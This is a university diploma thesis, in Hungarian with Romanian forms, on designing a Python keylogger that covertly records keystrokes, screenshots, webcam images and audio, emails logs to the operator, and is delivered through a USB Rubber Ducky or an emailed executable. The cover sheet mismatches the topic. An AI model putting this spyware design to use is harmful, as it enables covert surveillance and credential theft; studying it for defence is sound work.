UNIVERSITATEA SAPIENTIA DIN CLUJ-NAPOCA
FACULTATEA DE ȘTIINȚE TEHNICE ȘI UMANISTĖ,
TÎRGU-MUREȘ
SPECIALIZAREA CALCULATOARE

KEYLOGGER

PROIECT DE DIPLOMĂ

Coordonator ştiinţific:
Dr. Szántó Zoltán

Absolvent:
Felmeri Zsolt

2021

UNIVERSITATEA "SAPIENTIA" din CLUJ-NAPOCA **Viza facultății:**
Facultatea de Științe Tehnice și Umaniste din Târgu Mureș
Specializarea: **Calculatoare**

LUCRARE DE DIPLOMĂ

Coordonator științific:	Candidat: Felmeri Zsot
Dr. Szántó Zoltán	Anul absolvirii: 2021

a) Tema lucrării de licență:

SISTEM DE RECUNOAȘTEREA AMPRENTELOR DIGITALE

b) Problemele principale tratate:

- Studiu bibliografic privind sistemele de identificare biometrice
- Realizarea unei aplicații pentru extragerea trăsăturilor
- Clasificare imaginilor capturate

c) Desene obligatorii:

- Schema bloc al aplicației
- Diagrame UML privind software-ul realizat.

d) Softuri obligatorii:

-Aplicație de recunoastere a amprentelor digitale

e) Bibliografia recomandată:

[1] -Davide Maltoni, Dario Maio, Anil K. Jain, Salil Prabhakar, "HANDBOOK OF FINGERPRINT RECOGNITION", 2003

[2] -Atul S. Chaudhari, Dr. Girish K. Patnaik, Sandip S. Patil, "IMPLEMENTATION OF MINUTIAE BASED FINGERPRINT IDENTIFICATION SYSTEM USING CROSSING NUMBER CONCEPT", International Journal of Computer Trends and Technology (IJCTT) - volume 8 number 4, Feb 2014

f) Termene obligatorii de consultații: săptămânal

g) Locul și durata practicii: Universitatea Sapientia,
Facultatea de Științe Tehnice și Umaniste din Târgu Mureș

Primit tema la data de: ...
Termen de predare: ...

Semnătura Director Departament **Semnătura coordonatorului**

Semnătura responsabilului programului de studiu **Semnătura candidatului**

Model tip a.

Declaraţie

Subsemnata/ul ....., absolvent(ă) al/a specializării ....., promoţia..... cunoscând prevederile Legii Educaţiei Naţionale 1/2011 şi a Codului de etică şi deontologie profesională a Universităţii Sapientia cu privire la furt intelectual declar pe propria răspundere că prezenta lucrare de licenţă/proiect de diplomă/disertaţie se bazează pe activitatea personală, cercetarea/proiectarea este efectuată de mine, informaţiile şi datele preluate din literatura de specialitate sunt citate în mod corespunzător.

Localitatea,

Data:

Absolvent

Semnătura.....

Model tip b.

Declaraţie

Subsemnata/Subsemnatul ....., funcţia. . . . . ,
titlul ştiinţific. . . . . declar pe propria răspundere că
....., absolvent al specializării ..... a întocmit prezenta lucrare sub îndrumarea mea.

În urma verificării formei finale constat că lucrarea de licenţă/proiectul de diplomă/disertaţia corespunde cerinţelor de formă şi conţinut aprobate de Consiliul Facultăţii de Ştiinţe Tehnice şi Umaniste din Târgu Mureş în baza reglementărilor Universităţii Sapientia. Luând în considerare şi Raportul generat din aplicaţia antiplagiat "Turnitin" consider că sunt îndeplinite cerinţele referitoare la originalitatea lucrării impuse de Legea educaţiei naţionale nr. 1/2011 şi de Codul de etică şi deontologie profesională a Universităţii Sapientia, şi ca atare sunt de acord cu prezentarea şi susţinerea lucrării în faţa comisiei de examen de licenţă/diplomă/disertaţie.

Localitatea,
Data:

Semnătura îndrumătorului

Tartalomjegyzék

Ábrák jegyzéke

Táblázatok jegyzéke

1 Bevezető

A keylogger egy olyan szoftver vagy hardver, amely a számítógéphez csatlakoztatott billentyűzet naplózására használandó. A dolgozatban nagyobb szerepben részesül a szoftver alapú keylogger.

A keyloggereknek van jó, illetve rossz oldaluk is, de a rossz oldala többnyire ismertebb, mivel a filmekben a rossz fiú, ún. "hacker" használja ezeket. Egy példa a hétköznapi életből: van egy pár, akik egy ideje ismerik egymást és az egyik fél gyanakodni kezd a másikra, hogy megcsalja online. Ebben az esetben a féltékenység szüleménye egy keylogger, ami segítségével kideríthetti, hogy kivel beszélget a párja. Ezek alapján legelőször a rossz használati út ugrik be mindenkinek, de a cégek arra használják, hogy nyomon tudják követni az alkalmazottaik számítógép használatát az irodában. Ez által, ha hiba keletkezik, ellenőrizni lehet, hogy mi váltotta azt ki.

Az első keylogger hardver alapú volt, amit a Szovjet Únió fejlesztett ki a 1970-es évek közepén írógépeket célozva. Megmérte az IBM Selectric írógépek nyomtatófejének mozgását a regionális mágneses mezőre gyakorolt finom hatásokon keresztül, amelyeket a nyomtatófej forgása és mozgásai okoztak. Egy korai keyloggert Perry Kivolowitz írt, és 1983 november 17-én tette közzé az Usenet net.unix-wizards, net.sources. A felhasználói módú program a karakterlisták (kliensek) felkutatásával és kiírásával működött, ahogyan a Unix kernelbe beállították. Az 1970-es években a kémek keyloggereket telepítettek az amerikai nagykövetség és a moszkvai konzulátus épületébe, kihasználva a Selectric II és a Selectric III elektomos írógépek hibáit. A szovjet nagykövetségek elektromos írógépek helyett kézi írógépeket használtak bizalmas információkhoz, nyilván azért, mert nem sebezhetőek az ilyen támadásokkal szemben. 2013-tól az orosz különleges szolgálatok még mindig írógépeket használnak.

Az ellenintézkedések hatékonysága változó, mivel a keyloggerek különböző technikákat alkalmaznak az adatok rögzítésére, és az ellenintészkedéseknek hatékonynak kell lenniük az adott adatrögzítési technikával szemben. A következő fejezetben részletes leírás található a keyloggerek tipusairól és az ellenintézkedésekről.

Egy hacker szemszögéből kiindulva próbáltam elemezni és megvalósítani egy szoftver alapú keyloggert, amelynek több funkcionalitása van mint egy egyszerű keyloggernek. A későbbiekben részletes elemzésre kerül a szoftver és a hozzátartozó funkcionalitások.

1.1 Célkitűzés

Célom az volt, hogy egy támadó szerepkörébe képzeljem magam, ez által jobban megismerkedni egy támadó gondolatmenetével, hogy a későbbiekben fel tudjam használni ezt a tudást nagyobb rendszerek védelme érdekében.

2 Elméleti megalapozás és bibliográfiai tanulmány (a téma pontos körülhatárolása érdekében végzett dokumentálódás)

2.1 Definíció

[1] A keyloggerek egyfajta rosszindulatú szoftverek, amelyek rögzítik a billentyűzet billentyűleütéseit, és naplófájlba mentik azokat. Ennek következtében képesek érzékeny információk, például felhasználónév, PIN-kód és jelszó elfogására. A rosszindulatú programoknak számos nevük van az angol nyelvben, például: "malicious code (MC)", "malicious software", "malware" és "malcode".

Numerous, McGraw és Morrisett a következő képpen definiálták a rosszindulatú kódot: [1] "bármely kód, amelyet hozzáadtak, megváltoztattak vagy eltávolítottak egy szoftverrendszerből annak érdekében, hogy szándékozan kárt okozzanak vagy felforgassák a rendszer tervezett funkcióját."

2.2 Keylogger típusok

Operációs rendszer szintjén két féle keylogger létezik: magas szintű és alacsony szintű (high-level and low-level) [4]. A magas szintű keyloggerek az operációs rendszer felhasználói módjában hajtódnak végre, ezek a felhasználói mód horgainak variációival valósulnak meg. Windows operációs rendszeren a felhasználó billentyűleütéses eseményeit egy olyan üzenetkezelő mechanizmus jelöli, amely a billentyűzetről átadja az adatokat annak az ablaknak, amely válaszol a billentyűleütésre. Ez az üzenetmechanizmus összekapcsolható, hogy a támadónak hozzáférést biztosítson a billentyűleütésekhez még azelőtt. hogy elérnék az alkalmazást. A kontextustól függően a kifejlesztett keylogger globális vagy lokális horgot valósíthat meg a billentyűleütések eseményeinek lekérésére. A globális horgok az egész rendszerre kiterjedő üzeneteket, míg a lokális horgok az alkalmazás specifikus üzeneteket figyelik. Ezekkel az összekapcsolt üzenetekkel a támadó elolvashatja a beírt billentyűleütéseket, módosíthatja azok adatait, sőt teljesen megszakíthatja az üzenetáramlást. Azonban általában a keyloggerek csak a billentyűleütés adatait olvassák és továbbítják az üzenetet a lánc következő tagjának.

Az alacsony, kernel szintű keyloggerek általában "rootware"-ként valósulnak meg [2], "rootkit" és "spyware" kombinációjaként. A rootkit egy olyan program vagy eszközkészlet, amely titokban fut egy fertőzött gépen annak érdekében, hogy hosszú távú, észrevétlen hozzáférést biztosítson a rendszer gyökeréhez a támadó számára. Az elrejtettség általában kiemelt fontosságu a rootkit számára, mivel célja az operációs rendszer magjának (kernel) állandó módosítása. A spyware olyan szoftver, amely felhaszálói adatokat gyűjt az áldozat beleegyezése nélkül. Ezt a két kifejezést használva a rootware keyloggerek olyan rejtett szoftverek, amelyek bekapcsolódnak a létfontosságú rendszer szokásos munkameneteljébe, hogy összegyűjtsék és továbbítsák a felhasználói billentyűleütéseket az áldozat tudta és beleegyezése nélkül.

A keyloggerek négy fő kategóriára oszthatók: hardware, acoustic, wireless és software [1]. Bár ezeknek különvöző a használati módjuk és az információ szerzési módszereik, egy közös dolgon osztoznak: lementik az ellopott információt és adatot egy log állományba.

2.2.1 Wireless keylogger

[1] A wireless keylogger kihasználja a Bluetooth interfészeket, hogy a rögzített adatokat 100 méteres körzetben továbbítsa. Elsődleges célja az átvitt csomagok lehallgatása wireless billentyűzetről. Hátránya, hogy szükséges egy fogadó/antenna relatív közel a célpont munkakörnyékéhez.

2.2.2 Hardware keylogger

[1] A hardware keylogger egy olyan fizikai eszköz, amely a billentyűzet és a számítógép között helyezkedik el. Kétféle csatlakozási módszer létezik: a keyloggerek közvetlenül összekapcsolhatók a billentyűzet és a számítógép között. A második módszer nem fizikai kapcsolatot igényel a számítógéppel, hanem a keylogger áramkör telepítését a billentyűzetbe. Ennek a módszernek az az előnye, hogy a felhasználók nem figyelhetik fizikailag a keylogger-t.

2.2.3 Software keylogger

[1] A software keylogger elfogja a billentyűzet és az operációs rendszer mentén haladó adatokat. Gyűjti a billentyű karaktereit egy állományba, majd továbbítja a támadónak, aki telepítette a keylogger-t.

2.2.4 Acoustic keylogger

[1] A hardware keylogger-rel ellentétben az acoustic keylogger elemzésekor rögzíti az egyes billentyűleütések hangját. Különleges felszerelés szükséges a felhasználó gépelés hangjának meghallgatásához. Parabolikus mikrofonokat használnak nagy távolság alapuló rögzítésre, ezért ezt a mikrofont arra használják, hogy a billentyűzet hangját 30 méter távolságból vegye fel a célzott helyről.

2.3 Anti keylogger

[4] A rosszindulatú programok észlelését gyakran satikusan vagy dinamikusan nézik. A statikus észlelés magába foglalja az aláírás alapú mintázatfelismerést, míg a dinamikus észlelés viselkedésbeli és működési alapú megfigyelést jelent. A statikus felismeréshez rosszindulatú programok észlelésére van szükség a rendszer figyelése érdekében, hogy a felismerhető rosszindulatú aláírásokat vagy 'checksum'-okat kiszűrje. Ezek az aláírások lényegében oszlyan gépi utasítások szekvenciái, amelyek megfelelnek a program által a gazdagépen végrehajtott gyanús tevékenységnek. Két jelentős probléma merül fel ezzel a technikával:

- a rosszindulatú programfelismerőt folyamatosan frissíteni kell az új rosszindulatú programokkal
- nincs védelem a rosszindulatú programok ellen, amelyek aláírása nem ismert

Az utóbbi a rosszindulatú keyloggerekre erősen vonatkozik, mivel nincs egyedi aláírásuk. Ezért dinamikus detektálási technikákat kell alkalmazni a rosszindulatú keyloggerek észlelésére.

2.3.1 Aláírás alapú keylogger

[3] Ezek olyan alkalmazások, amelyek a telepített fájlok vagy DLL-ek, valamint az általa készített beállításjegyzék alapján azonosítják a keyloggereket. Bár sikeresen azonosítja az ismert keyloggereket, nem tudja azonosítani azokat a keyloggereket, amelyeknek aláírása nincs tárolva az adatbázisban.A virusirtó szoftverek többsége ezen a megközelítésen alapuló eljárást alkalmazzák.

2.3.2 Horog alapú keylogger

[3] A windows rendszereken egy horog folyamat a $SetWindowsHookEx$ függvényt használja, ugyanazokat a funkciókat, mint a horog alapú keyloggerek. Ezt arra használják, hogy figyelemmel kísérjék a rendszer bizonyos típusú eseményeit, például billentyűleütés vagy egérkattintás. Azonban a horog alapú anti keyloggerek blokkolják a vezérlés ezen átadását egyik horog eljárásról a másikra. Ennek eredményekét a keylogger szoftver nem generál naplózást a billentyűleütés elfogásakor. Bár a horog alapú anti keyloggerek jobbak mint az aláírás alapú anti keyloggerek, de ezek továbbra sem képesek megállítani minden keyloggert.

3 A rendszer specifikációi és architektúrája (szoftverek és hardverek esetében)

3.1 Nem funkcionális követelmények

A szoftver működik windows, linux és darwin rendszerek alatt, a verzió nem befolyásolja. A rendszeren szükséges telepíteni a python 3.x verzióját, mivel olyan modulok vannak használatban, amelyeket a python 2.x nem ismer. Ez egy olyan szoftver, amelyet törvényes és törvénytelen dolgogra is lehet használni. Törvényesen például monitorizálni a céges alkalmazottak munka időszakában lebonyolított tevékenységeket. Törvénytelen például, ha valaki arra használja, hogy ellopjon bizalmas információkat személyektől. Ez a használón múlik, hogy melyik utat választja.

A python 3.x verzióhoz szükséges modulok a futtatáshoz:

- pynput = 1.6.8
- pyautogui
- pyaudio
- wave
- socket
- opencv
- getpass
- os
- sys
- threading
- datetime
- smtplib
- email
- imaplib
- shutil
- platform
- tkinter
- logging
- pyinstaller
- http.server

A **pynput** modul a billentyűzet és az egér eseménykezelését teszi lehetővé. Egy régebbi verzióját kell használni (1.6.8), mert a legújabb (1.7.2) nem kompatibilis a fordító programokkal.

A **pyautogui** modullal képernyőképet lehet készíteni, és azt elmenti egy fájlba a rendszeren. A végrehajtásához szükséges, hogy a felhasználó képernyőképet tudjon készíteni önmagának.

A **pyaudio** és a **wave** modulok a hangfelvétel készítésében használandók. A **pyaudio** egy listát állít elő a hanganyaggal, ahogyan azt ábrázolni lehet binárisan, míg a **wave** ebből a lisából egy *.wav* kiterjesztésű állományt készít. Ehez szükséges, hogy a felhasználónak legyen mikrofonja, ami csatlakoztatva van a számítógéphez.

A hálózati kapcsolat megteremtéséhez a **socket** modul segít. Ez meghatározza a kapcsolat milyenségét, hogy hányan csatlakozhatnak a szerverhez és hogy a szerver meddig várjon a kliensre.

Az **opencv** modul képek vagy videók feldolgozásában használható, például webkamerakép készítésére.

A **getpass**, **os**, **sys**, **shutil** és **platform** modulok a rendszerfüggvények elérését biztosítja. A rendszerinformációit függvények használata, mint például a processzor specifikációi, a bejelentkezett felhasználo felhasználóneve, a számítógép neve, a rendszer verziószáma stb.

A **threading** modul segítségével új, párhuzamos szálakat hoszhatunk létre. Ez segít több feladat elvégzésében egymást nem blokkolva.

A **datetime** modullal le lehet kérni az aktuális időt, olyan formátumban amilyenben a használó szeretné.

Az **smtplib**, **imaplib** és **email** modulok segítsígével lehet kapcsolódni a gmail szerveréhez üzenet küldés vagy fogadás céljából. Az **imaplib** modullal lehet kapcsolatot teremteni olvasásra, míg az **smtplib** modullal írásra, azaz küldésre. Az **email** modul tartalmazza azokat az osztályokat, amelyek szükségesek egy email objektum létrehozásában és kódolásában.

A **tkinter** modul a GUI elkészítésére használandó, ez felel a megjelenítésben.

A **logging** modul segítségével visszajelzéseket adunk a szoftvertől a felhasználónak, hogy lehessen követni az aktuális feladat menetét. Ehez szükséges egy *logging.conf* állomány, maely béállítja a loggolási opciókat.

A **pyinstaller** modul egy fordító program, amely python kódból futtatható fájlt készít. Lefordításra csak a kliens kerül, mert azt kell az áldozat rendszerére telepíteni, úgy, hogy a háttérben fusson. Ezt be lehet állítani a *w* opcióval windows és OS X rendszereken, míg *NIX rendszereken nem veszi számításba ezt az opciót. A *onefile* opció összesűríti egy futtathatóvá, ez által lehetővé teszi, hogy ne kelljen más szükséges állományokat is telepíteni az áldozat rendszerére. Be lehet állítani a futtatható fájl nevét (*name* opció) és ikonját is (*icon* opció).

3.2 Funkcionális követelmények

A szoftver három fő komponensből épül fel: szerver, kliens és GUI. Ezen felül található egy mellék állomány, amelyben a szerver és a kliens számára hasznos fuggvények vannak implementálva.



Figure 1: osztály diagram

A Figure 1-en látható az osztályok és az elhatárolt komponensek is. A **KeyLogger**, **Server** és **MenuHandler** osztályok egy komponens, amelyek a szerverhez tartoznak, a **KeyLoggerClient**, **Client** és **MenuHandlerClient** osztályok egy komponens, amelyek a klienshez tartoznak, a **GUIWindow** osztály egy komponens, amely a GUI-hoz tartozik.

A **Server** és a **Client** osztályok hozzák létre a kapcsolatot, ennek a feltétele, hogy a szerver hamarabb el kell legyen indítva mint a kliens. A kapcsolat létesítése után elindul mindkét komponensnél a keylogger, amely szükséges, hogy az információt elküldje és fogadja. A szerfer komponens fogja fogadni azt amit a kliens komponens küld, és azt egy log állományba írja. Az információ a szervernél tartalmazza a billentyű karaktereit, a képernyőképet, a webkamera képet és a hangfelvételt. A karakterek kivételével a többi opciót a **MenuHandler** osztály fogja igazítani. A szerver küld a kliensnek egy opciót, amely lehet kepernyőkép, webkamerakép vagy hangfelvétel, ezt a kliens komponens **MenuHandlerClient** osztály fogadja és megpróbálja végrehajtani a feladatot. Ha sikerül elküldi a szervernek, ha nem, akkor egy hibaüzenetet küld, vagy megszakítsa a kapcsolatot. A kapcsolat megszakítésa után a kliens e-mail-t küld oránként, amelyben az addig lementett karakterek és egy képernyőkép van csatolmányként. Mindkét komponensnél a menüt kezlelő osztályok külön szálon kell fussanak, hogy ne blokkolják a fő szálat. Ez által megoldva, hogy párhuzamosan a karakter küldéssel lehet küldeni a többi adatot is.

Szükséges egy szköz, amely segítségével a futtatható fájlt el lehet juttatni a célpont számítógépére. A megfertőzés látható a lenti Figure 2-n. Lehetséges eszközök a kivitelezésre:

- USB Rubber Ducky
- Elküldeni egy e-mail formában

A USB Rubber Ducky egy olyan usb eszköz, amely segítségével, a számítógéphez való csatlakoztatás után, automatikusan ún. *ducky szkripteket* lehet futtatni. Ezt az eszközt a gép billentyűzetként ismeri fel és a begépelt szkriptet lefuttatja a rendszer, mivel azt hiszi, hogy a billentyűzetet használták. Ehez az eszközhöz és az

e-mail-hez is szükséges egy lokális szervert futtatni, amiről a futtatható fájl (a key-logger) letöltődik. A python 3.x **http.server** moduljával létre lehet hozni egy ilyen szervert. Ahoz, hogy ne csak ugyanazon a hálozaton működjön, ahoz meg kell nyitni egy portot a router-en, és azt a portot meg kell adni argumentumként a szerver létrehozásánál és a publikus ip címmel kell a szerverhez csatlakozni:



Figure 2: hacker infects target's PC

A Figure 3 tartalmazza a célpont billentyűzettel való kapcsolatát, és ezt hogyan látja a támadó.



Figure 3: Character transfer diagram

4 A részletes tervezés

4.1 Szerver

Először, hogy működjön a gyakori operációs rendszereken (Windows, Linux, MacOS) meg kell nézni, hogy melyiken futtatjuk. Ezt a platform modul system függvény segítségével tudjuk megnézni:

```
sys_name = platform.system().lower()

if sys_name == 'windows':
        temp_path = f"C:/Users/{getpass.getuser()}/AppData/Local/Temp/"
elif sys_name == 'linux' or sys_name == 'darwin':
        temp_path = "/tmp/"
else:
        print("Unknown system!\nExiting...")
        sys.exit(1)
```

Ha nem a három operációs rendszer közé tartozik, akkor kilép a program. Itt a rendszer neve meghatározza a *temp_path* változót, ami a későbbiekben arra lesz használva, hogy bizonyos adatokat elmentsen. A *temp_path* változó a temporális mappa elérhetőségét tartalmazza. Ez linux és darwin (MacOS) rendszereken megegyező, míg windows rendszeren különbözik.

Ahogyan a Figure 1-en látható, a szerver oldalon három osztály talalható (Server, Keylogger, MenuHandler) és ehez még hozzácsatolódik a GUI rész is.

4.1.1 Server osztály

A Server osztály hallgat egy bizonyos portot, és várja a kliens kapcsolódását. Az osztálynak három attribútumja van: egy ip cím, port és maga a szerver, amely megmondja, hogy milyen kapcsolatot hoz létre, ebben az esetben TCP kapcsolat. Az ip címnek egy üres karakterláncot kell megadni példányosításkor. A kapcsolat létesítésében a *connect* függvény játszik szerepet.

4.1.2 Keylogger osztály

A keylogger osztályt a *Thread* osztályból van származtatva, mert egy külön szálon kell, hogy fusson a GUI miatt. A GUI csak a fő szálon van engedélyezve. Ennek az osztálynak öt attribútumja van: a létrejött kapcsolat a szerver és a kliens között, a GUI, gmail cím, a hozzá tartozó jelszó és a gmail server api címe. A *connection* és a *gui* paraméterek egy-egy osztályt várnak, ezért kapcsolatot és a GUI-t ellenőrizni kell, hogy jó osztály került-e átadásra.

A *Keylogger*, a fő osztály, amelyre épül a program, kezeli a billentyűzet gombjai lenyomását. Amíg a TCP kapcsolat él, addig azon keresztül küldi a lenyomott karaktereket, amit elment a log.csv állományba a szerver oldalon, hogy a későbbiekben újra megtekinthető legyen. A log.csv állomány formátuma lenyomott billentyű ideje, karakter. Ahol az idő "nap/hónap/év | óra:perc:másodperc" formátumu. Fentakadhat egy olyan probléma. hogy a kapcsolat valami oknál fogva megszakad, ekkor e-mail-en keresztül küldi át az adatokat. Erre kell a Figure **??**-ön látható *temp_path* változó, hogy a lenyomott billentyűket eltudja menteni a kliens számítógépén és azt

e-mail-en keresztül elküldje. Erre szolgál a 8. oldalon a 4.1.2 alatt megemlített gmail cím és a hozzá kapcsolódó jelszó.

Itt megkellett tervezni egy protokollt, ami a kommunikáció alapja. A protokoll a következő képpen néz ki:

Table 1: protokoll

type	**time**	**information**
4-5	11	?

A *type* mező megmondja, hogy milyen típusu adat fog jönni az *information* mezőben. Ez 4 vagy 5 bájt lehet. Előfodulható lehetőségek:

- char - egy karakter
- image - egy képernyőkép bájtsorozata
- wcpic - egy webkamera kép bájtsorozata
- audio - egy audio állomány bájtsorozata

A *time* mezőben egy időbéjeg található, amely megmondja, hogy a csomag mikor érkezett. Ez 11 bájt lehet. Formátuma: "nap_óra_perc_másodperc".
Az *information* mezőben vannak azok az adatok amelyeket a szerver fel kell dolgozzon. Ezt a ennek a mezőnek nem lehet pontos méretet adni, mert nem tudjuk előre megmondani, hogy mekkora adatot küld, kivétel a karakter. A python nyelvben nincsenek korlátok ebből a szempontból.

A továbbiakban az adatok feldolgozásra kerülnek, ha a TCP kapcsolat még nem zárult be. Az adatok beíródnak egy-egy állományba. Ha az *infomation* mezőben az "Error" szöveg érkezik, akkor sikertelen volt az adatküldés, és a program egy üzenetet ír ki a vezérlőablakra, hogy tudassa a sikertelen folyamatot. A *data* változó tartalmazza a protokoll által található információt.

```
if data[0] == "image":
    if data[2] == 'Error':
        logger.info("Error with taking screenshot!")
    else:
        with open(f'./screenshot_{data[1]}.png', 'wb') as handler:
            handler.write(data[2])
        logger.info('Done')
elif data[0] == "char":
    write_file(os.path.join(path, filename), data[1:])
    if gui_running:
        self.gui.insert_data(data[1:])
elif data[0] == "wcpic":
    if data[2] == 'Error':
        logger.info("Error with taking webcam picture!")
    else:
        with open(f'./webcam_{data[1]}.png', 'wb') as handler:
            handler.write(data[2])
        logger.info('Done')
```

```
elif data[0] == 'audio':
    if data[2] == 'Error':
        logger.info("Error with recording audio!")
    else:
        with open(f'./audio_{data[1]}.wav', 'wb') as handler:
            handler.write(data[2])
        logger.info('Done')
elif data[0] == 'close':
    self.connection.client.close()
    logger.info("Connection closed!\n")
    break
```

Ha a TCP kapcsolat felbomlik, akkor e-mail-en keresztül lesz továbbítva az adat csatolmányban. Ahoz, hogy írni és olvasni is tudjunk e-mail-t python kódból, a google fióknál be kell legyen kapcsolva a "Less secure app access". A gmail fióknál pedig a következőt kell engedélyezni: Settings → See all settings → Forwarding and POP/IMAP → IMAP access → Enable IMAP.

Először csatlakozni kell a megadott gmail címhez. Ez után megnézzük, hogy jött-e olyan e-mail, amit még nem láttunk, ha igen, akkor ellenőrizzük, hogy a saját gmail címünkről jott-e. Ha minden feltétel teljesül, akkor megnyitjuk az e-mail-t és letöltjük a csatolmányokat. Itt két csatolmány érkezik: egy képernyőkép és egy log állomány, amelyben a lenyomott billentyűk vannak naplózva. Ezt a folyamatot ismételjük addig, amíg nincsen hiba. Hiba alatt a következőket lehet érteni: nem engedi a csatlakozást a gmail api szerver, nem tudja megnyitni az elküldött csatolmányokat.

A *get_attachments* függvény segítségével tölti le a csatolmányokat, amelynek egy paramétere van: az üzenet. Az üzenet tartalmazza a teljes üzenetet bájtokban, tehát, hogy kiől jött az üzenet, kinek küldték, a téma, maga az üzenet törzse, a csatolmányok. A függvény ezen az üzeneten megy végig és ha talal csatolmányt azt letölti, más szóval megnyit egy állományt binárisan és beleírja a tartalmát.

```
def get_attachments(self, msg):
    for part in msg.walk():
    if part.get_content_maintype() == 'multipart':
        continue
    if part.get('Content-Disposition') is None:
        continue

    filename = part.get_filename()
    if bool(filename):
    with open(os.path.join(temp_path, filename), "wb") as handler:
        handler.write(part.get_payload(decode=True))
```

A harmadik osztály a *MenuHandler*, amely segítségével más feladatot is adhatunk a kliensnek a billentyűzet naplózása mellett. Ez az osztály is a *Thread* osztályból származik, mert egy külön szál kell amiatt, hogy ne blokkolódjon az adatfeldolgozás. Ennek az osztálynak egy attribútumja van: a kapcsolat. Ez a kapcsolat fogja megvalósítani az opciók küldését a kliensnek. Itt négy opció lehet:

- 1) Take screenshot - képernyőkép

- 2) Webcam picture - webkamerakép
- 3) Record audio - audio felvétel
- 4) Exit - bezárja a TCP kapcsolatot

Természetesen le van kezelve, ha nem 1-től 4-ig adunk meg számokat, akkor egy üzenetet ír ki: "Wrong option!", vagy ha csak lenyomjuk az ENTER karaktert, akkor egyszerűen új sórba ugrik. A Figure 4 tartalmazza az opciók kezelését. A támadó kérhet képernyőképet, webkameraképet vagy egy 10 másodperces hangfelvételt. Ezek az adatok elküldésre kerülnek a TCP kapcsolaton.

